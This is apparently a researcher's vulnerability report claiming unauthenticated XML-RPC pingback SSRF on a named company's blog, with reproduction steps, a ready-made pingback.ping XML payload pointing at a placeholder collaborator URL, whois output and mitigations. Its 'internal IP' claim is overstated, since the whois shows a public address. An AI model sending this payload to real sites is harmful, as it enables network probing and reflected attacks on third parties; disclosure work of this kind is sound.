Vulnerability Report

Title: Unauthenticated XML-RPC Pingback Leads to Server-Side Request Forgery (SSRF)

Summary:

The application exposes the XML-RPC endpoint with the pingback.ping method enabled and accessible without authentication. This allows an unauthenticated attacker to supply an arbitrary external URL, causing the server to initiate outbound network requests.

This behavior was confirmed via an out-of-band DNS interaction using a controlled Burp Collaborator (OAST) domain, demonstrating a **Server-Side Request Forgery (SSRF)** condition.

Severity: High

Affected Component:

- **URL:** https://blog.alwaysdata.com/xmlrpc.php
- **Protocol:** XML-RPC
- **Authentication:** Not required

Vulnerability Type:

- Server-Side Request Forgery (SSRF)
- XML-RPC Pingback Abuse

Description:

The XML-RPC interface allows the pingback.ping method to be invoked without authentication. By providing a specially crafted request containing an attacker-controlled URL, the server performs a DNS resolution and attempts to connect to the supplied domain.

This behavior enables an attacker to coerce the server into making arbitrary outbound requests, which is the core condition of SSRF.

The issue was validated by observing a DNS lookup from the target server to a Burp Collaborator domain, confirming that the request originated from the vulnerable server itself.

Steps to reproduce:

1] Capture the request of this url in burp suite and send it to repeater

https://blog.alwaysdata.com/xmlrpc.php

2] add this injection in the burp suite repeater (add your own collaborator link)

```
<methodCall>
  <methodName>pingback.ping</methodName>
  <params>
<param>
<value>
<string>http://collaborator_link</string>
</value>
</param>
    <param><value><string>https://blog.alwaysdata.com/xmlrpc.php</string></value></param>
  </params>
</methodCall>
```

3]Observe Out-of-Band Interaction

The Burp Collaborator server records a DNS lookup originating from the target server:

- **Interaction Type:** DNS
- **Source IP:** 185.31.40.97
- **And other info**

  This confirms that the target server processed the supplied URL and initiated a server-side network request.

Impact:


An attacker can abuse this vulnerability to:

- Force the server to make arbitrary outbound network requests
- Perform internal network reconnaissance (SSRF scanning)
- Bypass firewall and IP-based access controls
- Leak internal infrastructure behavior
- Abuse the server for reflected or indirect denial-of-service (DDoS) attacks


In certain environments, this may allow access to internal services not exposed to the public internet, increasing the risk of further compromise.

POC:


1]



2] add collaborator link and send the request



3]



4] always data's internal IP confirm

```
┌──(Hacker_vish㉿LAPTOP-CNOURUB0)-[~/Desktop/webs/b/private]
└─$ whois 185.31.40.97
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://docs.db.ripe.net/terms-conditions.html

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '185.31.40.0 - 185.31.40.255'

% Abuse contact for '185.31.40.0 - 185.31.40.255' is 'abuse@alwaysdata.com'

inetnum:        185.31.40.0 - 185.31.40.255
netname:        ALWAYSDATA-PARIS1
country:        FR
admin-c:        ALWS1-RIPE
tech-c:         ALWS1-RIPE
status:         ASSIGNED PA
mnt-by:         ALWAYSDATA
created:        2024-09-24T12:04:24Z
last-modified:  2024-09-24T12:04:24Z
source:         RIPE

role:           alwaysdata
address:        91 rue du Faubourg Saint-Honoré
address:        75008 Paris
address:        France
abuse-mailbox:  abuse@alwaysdata.com
nic-hdl:        ALWS1-RIPE
mnt-by:         ALWAYSDATA
created:        2013-07-15T13:53:16Z
last-modified:  2024-12-30T14:24:23Z
source:         RIPE # Filtered

% Information related to '185.31.40.0/22AS60362'

route:          185.31.40.0/22
descr:          Route for 185.31.40.0/22
origin:         AS60362
mnt-by:         ALWAYSDATA
created:        2013-12-12T11:45:42Z
last-modified:  2013-12-12T11:45:42Z
source:         RIPE # Filtered

% This query was served by the RIPE Database Query Service version 1.120 (SHETLAND)
```

Mitigation:

- Disable XML-RPC entirely if not required
- Disable the pingback.ping method specifically
- Restrict XML-RPC access to trusted IPs only
- Validate and allowlist outbound URLs
- Block arbitrary outbound DNS and HTTP requests from the application server

Regards,

Vishal Sanjay Jadhav.

Ethical Hacker & Cyber Security Analyst.

vp666159@gmail.com